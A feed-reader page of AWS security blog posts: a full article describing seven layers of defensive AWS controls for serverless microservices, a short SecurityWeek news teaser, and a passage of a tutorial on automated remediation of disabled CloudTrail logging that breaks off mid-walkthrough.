Reading view

Building an AI-powered defense-in-depth security architecture for serverless microservices

Enterprise customers face an unprecedented security landscape where sophisticated cyber threats use artificial intelligence to identify vulnerabilities, automate attacks, and evade detection at machine speed. Traditional perimeter-based security models are insufficient when adversaries can analyze millions of attack vectors in seconds and exploit zero-day vulnerabilities before patches are available.

The distributed nature of serverless architectures compounds this challenge—while microservices offer agility and scalability, they significantly expand the attack surface where each API endpoint, function invocation, and data store becomes a potential entry point, and a single misconfigured component can provide attackers the foothold needed for lateral movement. Organizations must simultaneously navigate complex regulatory environments where compliance frameworks like GDPR, HIPAA, PCI-DSS, and SOC 2 demand robust security controls and comprehensive audit trails, while the velocity of software development creates tension between security and innovation, requiring architectures that are both comprehensive and automated to enable secure deployment without sacrificing speed.

The challenge is multifaceted:

  • Expanded attack surface: Multiple entry points across distributed services requiring protection against distributed denial of service (DDoS) attacks, injection vulnerabilities, and unauthorized access
  • Identity and access complexity: Managing authentication and authorization across numerous microservices and service-to-service communications
  • Data protection requirements: Encrypting sensitive data in transit and at rest while securely storing and rotating credentials without compromising performance
  • Compliance and data protection: Meeting regulatory requirements through comprehensive audit trails and continuous monitoring in distributed environments
  • Network isolation challenges: Implementing controlled communication paths without exposing resources to the public internet
  • AI-powered threats: Defending against attackers who use AI to automate reconnaissance, adapt attacks in real-time, and identify vulnerabilities at machine speed

The solution lies in defense-in-depth—a layered security approach where multiple independent controls work together to protect your application.

This article demonstrates how to implement a comprehensive AI-powered defense-in-depth security architecture for serverless microservices on Amazon Web Services (AWS). By layering security controls at each tier of your application, this architecture creates a resilient system where no single point of failure compromises your entire infrastructure, designed so that if one layer is compromised, additional controls help limit the impact and contain the incident while incorporating AI and machine learning services throughout to help organizations address and respond to AI-powered threats with AI-powered defenses.

Architecture overview: A journey through security layers

Let’s trace a user request from the public internet through our secured serverless architecture, examining each security layer and the AWS services that protect it. This implementation deploys security controls at seven distinct layers with continuous monitoring and AI-powered threat detection throughout, where each layer provides specific capabilities that work together to create a comprehensive defense-in-depth strategy:

  • Layer 1 blocks malicious traffic before it reaches your application
  • Layer 2 verifies user identity and enforces access policies
  • Layer 3 encrypts communications and manages API access
  • Layer 4 isolates resources in private networks
  • Layer 5 secures compute execution environments
  • Layer 6 protects credentials and sensitive configuration
  • Layer 7 encrypts data at rest and controls data access
  • Continuous monitoring detects threats across layers using AI-powered analysis



Figure 1: Architecture diagram

Figure 1: Architecture diagram

Layer 1: Edge protection

Before requests reach your application, they traverse the public internet where attackers launch volumetric DDoS attacks, SQL injection, cross-site scripting (XSS), and other web exploits. AWS observed and mitigated thousands of distributed denial of service (DDoS) attacks in 2024, with one exceeding 2.3 terabits per second.

  • DDos protection: AWS Shield provides managed DDoS protection for applications running on AWS and is enabled for customers at no cost. AWS Shield Advanced offers enhanced detection, continuous access to the AWS DDoS Response Team (DRT), cost protection during attacks, and advanced diagnostics for enterprise applications.
  • Layer 7 protection: AWS WAF protects against Layer 7 attacks through managed rule groups from AWS and AWS Marketplace sellers that cover OWASP Top 10 vulnerabilities including SQL injection, XSS, and remote file inclusion. Rate-based rules automatically block IPs that exceed request thresholds, protecting against application-layer DDoS and brute force attacks. Geo-blocking capabilities restrict access based on geographic location, while Bot Control uses machine learning to identify and block malicious bots while allowing legitimate traffic.
  • AI for security: Amazon GuardDuty uses generative AI to enhance native security services, implementing AI capabilities to improve threat detection, investigation, and response through automated analysis.
  • AI-powered enhancement: Organizations can build autonomous AI security agents using Amazon Bedrock to analyze AWS WAF logs, reason through attack data, and automate incident response. These agents detect novel attack patterns that signature-based systems miss, generate natural language summaries of security incidents, automatically recommend AWS WAF rule updates based on emerging threats, correlate attack indicators across distributed services to identify coordinated campaigns, and trigger appropriate remediation actions based on threat context. This helps enable more proactive threat detection and response capabilities, reducing mean time to detection and response.

Layer 2: Verifying identity

After requests pass edge protection, you must verify user identity and determine resource access. Traditional username/password authentication is vulnerable to credential stuffing, phishing, and brute force attacks, requiring robust identity management that supports multiple authentication methods and adaptive security responding to risk signals in real time.

Amazon Cognito provides comprehensive identity and access management for web and mobile applications through two components:

  • User pools offer a fully managed user directory handling registration, sign-in, multi-factor authentication (MFA), password policies, social identity provider integration, SAML and OpenID Connect federation for enterprise identity providers, and advanced security features including adaptive authentication and compromised credential detection.
  • Identity pools grant temporary, limited-privilege AWS credentials to users for secure direct access to AWS services without exposing long-term credentials.

Amazon Cognito adaptive authentication uses machine learning to detect suspicious sign-in attempts by analyzing device fingerprinting, IP address reputation, geographic location anomalies, and sign-in velocity patterns, then allows sign-in, requires additional MFA verification, or blocks attempts based on risk assessment. Compromised credential detection automatically checks credentials against databases of compromised passwords and blocks sign-ins using known compromised credentials. MFA supports both SMS-based and time-based one-time password (TOTP) methods, significantly reducing account takeover risk.

For advanced behavioral analysis, organizations can use Amazon Bedrock to analyze patterns across extended timeframes, detecting account takeover attempts through geographic anomalies, device fingerprint changes, access pattern deviations, and time-of-day anomalies.

Layer 3: The application front door

An API gateway serves as your application’s entry point. It must handle request routing, throttling, API key management, encryption and it needs to integrate seamlessly with your authentication layer and provide detailed logging for security auditing while maintaining high performance and low latency.

  • Amazon API Gateway is a fully managed service for creating, publishing, and securing APIs at scale, providing critical security capabilities including SSL/TLS encryption with AWS Certificate Manager (ACM) to automatically handle certificate provisioning, renewal, and deployment. Request throttling and quota management protects backend services through configurable burst and rate limits with usage quotas per API key or client to prevent abuse, while API key management controls access from partner systems and third-party integrations. Request/response validation uses JSON Schema to validate data before reaching AWS Lambda functions, preventing malformed requests from consuming compute resources while seamless integration with Amazon Cognito validates JSON Web Tokens (JWTs) and enforces authentication requirements before requests reach application logic.
  • GuardDuty provides AI-powered intelligent threat detection by analyzing API invocation patterns and identifying suspicious activity including credential exfiltration using machine learning. For advanced analysis, Amazon Bedrock analyzes API Gateway metrics and Amazon CloudWatch logs to identify unusual HTTP 4XX error spikes (for example, 403 Forbidden) that might indicate scanning or probing attempts, geographic distribution anomalies, endpoint access pattern deviations, time-series anomalies in request volume, or suspicious user agent patterns.

Layer 4: Network isolation

Application logic and data must be isolated from direct internet access. Network segmentation is designed to limit lateral movement if a security incident occurs, helping to prevent compromised components from easily accessing sensitive resources.

  • Amazon Virtual Private Cloud (Amazon VPC) provides isolated network environments implementing a multi-tier architecture with public subnets for NAT gateways and application load balancers with internet gateway routes, private subnets for Lambda functions and application components accessing the internet through NAT Gateways for outbound connections, and data subnets with the most restrictive access controls. Lambda functions run in private subnets to prevent direct internet access, VPC flow logs capture network traffic for security analysis, security groups provide stateful firewalls following least privilege principles, Network ACLs add stateless subnet-level firewalls with explicit deny rules, and VPC endpoints enable private connectivity to Amazon DynamoDB, AWS Secrets Manager, and Amazon S3 without traffic leaving the AWS network.
  • GuardDuty provides AI-powered network threat detection by continuously monitoring VPC Flow Logs, CloudTrail logs, and DNS logs using machine learning to identify unusual network patterns, unauthorized access attempts, compromised instances, and reconnaissance activity, now including generative AI capabilities for automated analysis and natural language security queries.

Layer 5: Compute security

Lambda functions executing your application code and often requiring access to sensitive resources and credentials must be protected against code injection, unauthorized invocations, and privilege escalation. Additionally, functions must be monitored for unusual behavior that might indicate compromise.

Lambda provides built-in security features including:

  • AWS Identity and Access Management (IAM) execution roles that define precise resource and action access following least privilege principles
  • Resource-based policies that control which services and accounts can invoke functions to prevent unauthorized invocations
  • Environment variable encryption using AWS Key Management Services (AWS KMS) for variables at rest while sensitive data should use Secrets Manager function isolation designed so that each execution runs in isolated environments preventing cross-invocation data access
  • VPC integration enabling functions to benefit from network isolation and security group controls
  • Runtime security with automatically patched and updated managed runtimes
  • Code signing with AWS Signer digitally signing deployment packages for code integrity and cryptographic verification against unauthorized modifications

AI-powered code security: Amazon CodeGuru Security combines machine learning and automated reasoning to identify vulnerabilities including OWASP Top 10 and CWE Top 25 issues, log injection, secrets, and insecure AWS API usage. Using deep semantic analysis trained on millions of lines of Amazon code, it employs rule mining and supervised ML models combining logistic regression and neural networks for high true-positive rates.

Vulnerability management: Amazon Inspector provides automated vulnerability management, continuously scanning Lambda functions for software vulnerabilities and network exposure, using machine learning to prioritize findings and provide detailed remediation guidance.

Layer 6: Protecting credentials

Applications require access to sensitive credentials including database passwords, API keys, and encryption keys. Hardcoding secrets in code or storing them in environment variables creates security vulnerabilities, requiring secure storage, regular rotation, authorized-only access, and comprehensive auditing for compliance.

  • Secrets Manager protects access to applications, services, and IT resources without managing hardware security modules (HSMs). It provides centralized secret storage for database credentials, API keys, and OAuth tokens in an encrypted repository using AWS KMS encryption at rest.
  • Automatic secret rotation configures rotation for database credentials, automatically updating both the secret store and target database without application downtime.
  • Fine-grained access control uses IAM policies to control which users and services access specific secrets, implementing least-privilege access.
  • Audit trails log secret access in AWS CloudTrail for compliance and security investigations. VPC endpoint support is designed so that secret retrieval traffic doesn’t leave the AWS network.
  • Lambda integration enables functions to retrieve secrets programmatically at runtime, designed so that secrets aren’t stored in code or configuration files and can be rotated without redeployment.
  • GuardDuty provides AI-powered monitoring, detecting anomalous behavior patterns that could indicate credential compromise or unauthorized access.

Layer 7: Data protection

The data layer stores sensitive business information and customer data requiring protection both at rest and in transit. Data must be encrypted, access tightly controlled, and operations audited, while maintaining resilience against availability attacks and high performance.

Amazon DynamoDB is a fully managed NoSQL database providing built-in security features including:

  • Encryption at rest (using AWS-owned, AWS managed, or customer managed KMS keys)
  • Encryption in transit (TLS 1.2 or higher)
  • Fine-grained access control through IAM policies with item-level and attribute-level permissions
  • VPC endpoints for private connectivity
  • Point-in-Time Recovery for continuous backups
  • Streams for audit trails
  • Backup and disaster recovery capabilities
  • Global Tables for multi-AWS Region, multi-active replication designed to provide high availability and low-latency global access

GuarDuty and Amazon Bedrock provide AI-powered data protection:

  • GuardDuty monitors DynamoDB API activity through CloudTrail logs using machine learning to detect anomalous data access patterns including unusual query volumes, access from unexpected geographic locations, and data exfiltration attempts.
  • Amazon Bedrock analyzes DynamoDB Streams and CloudTrail logs to identify suspicious access patterns, correlate anomalies across multiple tables and time periods, generate natural language summaries of data access incidents for security teams, and recommend access control policy adjustments based on actual usage patterns versus configured permissions. This helps transform data protection from reactive monitoring to proactive threat hunting that can detect compromised credentials and insider threats.

Continuous monitoring

Even with comprehensive security controls at every layer, continuous monitoring is essential to detect threats that bypass defenses. Security requires ongoing real-time visibility, intelligent threat detection, and rapid response capabilities rather than one-time implementation.

  • GuardDuty protects your AWS accounts, workloads, and data with intelligent threat detection.
  • CloudWatch provides comprehensive monitoring and observability, collecting metrics, monitoring log files, setting alarms, and automatically reacting to AWS resource changes.
  • CloudTrail provides governance, compliance, and operational auditing by logging all API calls in your AWS account, creating comprehensive audit trails for security analysis and compliance reporting.
  • AI-powered enhancement with Amazon Bedrock provides automated threat analysis; generating natural language summaries of GuardDuty findings and CloudWatch logs, pattern recognition identifying coordinated attacks across multiple security signals, incident response recommendations based on your architecture and compliance requirements, security posture assessment with improvement recommendations, and automated response through Lambda and Amazon EventBridge that isolates compromised resources, revokes suspicious credentials, or notifies security teams through Amazon SNS when threats are detected.

Conclusion

Securing serverless microservices presents significant challenges, but as demonstrated, using AWS services alongside AI-powered capabilities creates a resilient defense-in-depth architecture that protects against current and emerging threats while proving that security and agility are not mutually exclusive.

Security is an ongoing process—continuously monitor your environment, regularly review security controls, stay informed about emerging threats and best practices, and treat security as a fundamental architectural principle rather than an afterthought.

Further reading

If you have feedback about this blog post, submit them in the Comments section below. If you have questions about using this solution, start a thread in the EventBridge, GuardDuty, or Security Hub forums, or contact AWS Support.
Roger Nem Roger Nem
Roger is an Enterprise Technical Account Manager (TAM) supporting Healthcare & Life Science customers at Amazon Web Services (AWS). As a Security Technical Field community specialist, he helps enterprise customers design secure cloud architectures aligned with industry best practices. Beyond his professional pursuits, Roger finds joy in quality time with family and friends, nurturing his passion for music, and exploring new destinations through travel.
  •  

In Other News: Google Looks at AI Abuse, Trump Pauses China Bans, Disney’s $2.7M Fine

Other noteworthy stories that might have slipped under the radar: vulnerabilities at 277 water systems, DoD employee acting as money mule, 200 airports exposed by flaw.

The post In Other News: Google Looks at AI Abuse, Trump Pauses China Bans, Disney’s $2.7M Fine appeared first on SecurityWeek.

  •  

How to get started with security response automation on AWS

December 2, 2019: Original publication date of this post.


At AWS, we encourage you to use automation. Not just to deploy your workloads and configure services, but to also help you quickly detect and respond to security events within your AWS environments. In addition to increasing the speed of detection and response, automation also helps you scale your security operations as your workloads in AWS increase and scale as well. For these reasons, security automation is a key principle outlined in the Well-Architected Framework, the AWS Cloud Adoption Framework, and the AWS Security Incident Response Guide.

Security response automation is a broad topic that spans many areas. The goal of this blog post is to introduce you to core concepts and help you get started. You will learn how to implement automated security response mechanisms within your AWS environments. This post will include common patterns that customers often use, implementation considerations, and an example solution. Additionally, we will share resources AWS has produced in the form of the Automated Security Response GitHub repo. The GitHub repo includes scripts that are ready-to-deploy for common scenarios.

What is security response automation?

Security response automation is a planned and programmed action taken to achieve a desired state for an application or resource based on a condition or event. When you implement security response automation, you should adopt an approach that draws from existing security frameworks. Frameworks are published materials which consist of standards, guidelines, and best practices in order help organizations manage cybersecurity-related risk. Using frameworks helps you achieve consistency and scalability and enables you to focus more on the strategic aspects of your security program. You should work with compliance professionals within your organization to understand any specific compliance or security frameworks that are also relevant for your AWS environment.

Our example solution is based on the NIST Cybersecurity Framework (CSF), which is designed to help organizations assess and improve their ability to help prevent, detect, and respond to security events. According to the CSF, “cybersecurity incident response” supports your ability to contain the impact of potential cybersecurity events.

Although automation is not a CSF requirement, automating responses to events enables you to create repeatable, predictable approaches to monitoring and responding to threats. When we build automation around events that we know should not occur, it gives us an advantage over a malicious actor because the automation is able to respond within minutes or even seconds compared to an on-call support engineer.


The five main steps in the CSF are identify, protect, detect, respond and recover. We’ve expanded the detect and respond steps to include automation and investigation activities.

Figure 1: The five steps in the CSF

Figure 1: The five steps in the CSF

The following definitions for each step in the diagram above are based on the CSF but have been adapted for our example in this blog post. Although we will focus on the detect, automate and respond steps, it’s important to understand the entire process flow.

  • Identify: Identify and understand the resources, applications, and data within your AWS environment.
  • Protect: Develop and implement appropriate controls and safeguards to facilitate the delivery of services.
  • Detect: Develop and implement appropriate activities to identify the occurrence of a cybersecurity event. This step includes the implementation of monitoring capabilities which will be discussed further in the next section.
  • Automate: Develop and implement planned, programmed actions that will achieve a desired state for an application or resource based on a condition or event.
  • Investigate: Perform a systematic examination of the security event to establish the root cause.
  • Respond: Develop and implement appropriate activities to take automated or manual actions regarding a detected security event.
  • Recover: Develop and implement appropriate activities to maintain plans for resilience and to restore capabilities or services that were impaired due to a security event

Security response automation on AWS

AWS CloudTrail and AWS Config continuously log details regarding users and other identity principals, the resources they interacted with, and configuration changes they might have made in your AWS account. We are able to combine these logs with Amazon EventBridge, which gives us a single service to trigger automations based on events. You can use this information to automatically detect resource changes and to react to deviations from your desired state.


Figure 2: Automated remediation flow

Figure 2: Automated remediation flow

As shown in the diagram above, an automated remediation flow on AWS has three stages:

  1. Monitor: Your automated monitoring tools collect information about resources and applications running in your AWS environment. For example, they might collect AWS CloudTrail information about activities performed in your AWS account, usage metrics from your Amazon EC2 instances, or flow log information about the traffic going to and from network interfaces in your Amazon Virtual Private Cloud (VPC).
  2. Detect: When a monitoring tool detects a predefined condition—such as a breached threshold, anomalous activity, or configuration deviation—it raises a flag within the system. A triggering condition might be an anomalous activity detected by Amazon GuardDuty, a resource out of compliance with an AWS Config rule, or a high rate of blocked requests on an Amazon VPC security group or AWS Web Application Firewall (AWS WAF) web access control list (web-acl).
  3. Respond: When a condition is flagged, an automated response is triggered that performs an action you’ve predefined—something intended to remediate or mitigate the flagged condition.

Examples of automated response actions may include modifying a VPC security group, patching an Amazon EC2 instance, rotating various different types of credentials, or adding an additional entry into an IP set in AWS WAF that is part of a web-acl rule to block suspicious clients who triggered a threshold from a monitoring metric.

You can use the event-driven flow described above to achieve a variety of automated response patterns with varying degrees of complexity. Your response pattern could be as simple as invoking a single AWS Lambda function, or it could be a complex series of AWS Step Function tasks with advanced logic. In this blog post, we’ll use two simple Lambda functions in our example solution.

How to define your response automation

Now that we’ve introduced the concept of security response automation, start thinking about security requirements within your environment that you’d like to enforce through automation. These design requirements might come from general best practices you’d like to follow, or they might be specific controls from compliance frameworks relevant for your business.

Customers start with the run-books they already use as part of their Incident Response Lifecycle. Simple run-books, like responding to an exfiltrated credential, can be quickly mapped to automation especially if your run book calls for the disabling of the credential and the notification of on-call personnel. But it can be resource driven as well. Events such as a new AWS VPC being created might trigger your automation to immediately deploy your company’s standard configuration for VPC flowlog collection.

Your objectives should be quantitative, not qualitative. Here are some examples of quantitative objectives:

  • Remote administrative network access to servers should be limited.
  • Server storage volumes should be encrypted.
  • AWS console logins should be protected by multi-factor authentication.

As an optional step, you can expand these objectives into user stories that define the conditions and remediation actions when there is an event. User stories are informal descriptions that briefly document a feature within a software system. User stories may be global and span across multiple applications or they may be specific to a single application.

For example:

“Remote administrative network access to servers should have limited access from internal trusted networks only. Remote access ports include SSH TCP port 22 and RDP TCP port 3389. If remote access ports are detected within the environment and they are accessible to outside resources, they should be automatically closed and the owner will be notified.”

Once you’ve completed your user story, you can determine how to use automated remediation to help achieve these objectives in your AWS environment. User stories should be stored in a location that provides versioning support and can reference the associated automation code.

You should carefully consider the effect of your remediation mechanisms in order to help prevent unintended impact on your resources and applications. Remediation actions such as instance termination, credential revocation, and security group modification can adversely affect application availability. Depending on the level of risk that’s acceptable to your organization, your automated mechanism can only provide a notification which would then be manually investigated prior to remediation. Once you’ve identified an automated remediation mechanism, you can build out the required components and test them in a non-production environment.

Sample response automation walkthrough

In the following section, we’ll walk you through an automated remediation for a simulated event that indicates potential unauthorized activity—the unintended disabling of CloudTrail logging. Outside parties might want to disable logging to avoid detection and the recording of their unauthorized activity. Our response is to re-enable the CloudTrail logging and immediately notify the security contact. Here’s the user story for this scenario:

“CloudTrail logging should be enabled for all AWS accounts and regions. If CloudTrail logging is disabled, it will automatically be enabled and the security operations team will be notified.”

A note about the sample response automation below as it references Amazon EventBridge: EventBridge was formerly referred to as Amazon CloudWatch Events. If you see other documentation referring to Amazon CloudWatch, you can find that configuration now via the Amazon EventBridge console page.

Additionally, we will be looking at this scenario through the lens of an account that has a stand-alone CloudTrail configuration. While this is an acceptable configuration, AWS recommends using AWS Organizations, which allows you to configure an organizational CloudTrail. These organizational trails are immutable to the child accounts so that logging data cannot be removed or tampered with.

In order to use our sample remediation, you will need to enable Amazon GuardDuty and AWS Security Hub in the AWS Region you have selected. Both of these services include a 30-day trial at no additional cost. See the AWS Security Hub pricing page and the Amazon GuardDuty pricing page for additional details.

Important: You’ll use AWS CloudTrail to test the sample remediation. Running more than one CloudTrail trail in your AWS account will result in charges based on the number of events processed while the trail is running. Charges for additional copies of management events recorded in a Region are applied based on the published pricing plan. To minimize the charges, follow the clean-up steps that we provide later in this post to remove the sample automation and delete the trail.

Deploy the sample response automation

In this section, we’ll show you how to deploy and test the CloudTrail logging remediation sample. Amazon GuardDuty generates the finding

Stealth:IAMUser/CloudTrailLoggingDisabled when CloudTrail logging is disabled, and AWS Security Hub collects findings from GuardDuty using the standardized finding format mentioned earlier. We recommend that you deploy this sample into a non- production AWS account.

Select the Launch Stack button below to deploy a CloudFormation template with an automation sample in the us-east-1 Region. You can also download the template and implement it in another Region. The template consists of an Amazon EventBridge rule, an AWS Lambda function, and the IAM permissions necessary for both components to execute. It takes several minutes for the CloudFormation stack build to complete.

Select the Launch Stack button to launch the template

  1. In the CloudFormation console, choose the Select Template form, and then select Next.
  2. On the Specify Details page, provide the email address for a security contact. For the purpose of this walkthrough, it should be an email address that you have access to. Then select Next.
  3. On the Options page, accept the defaults, then select Next.
  4. On the Review page, confirm the details, then select Create.

  5. While the stack is being created, check the inbox of the email address that you provided in step 2. Look for an email message with the subject AWS Notification – Subscription Confirmation. Select the link in the body of the email to confirm your subscription to the Amazon Simple Notification Service (Amazon SNS) topic. You should see a success message like the one shown in Figure 3:

    Figure 3: SNS subscription confirmation

    Figure 3: SNS subscription confirmation

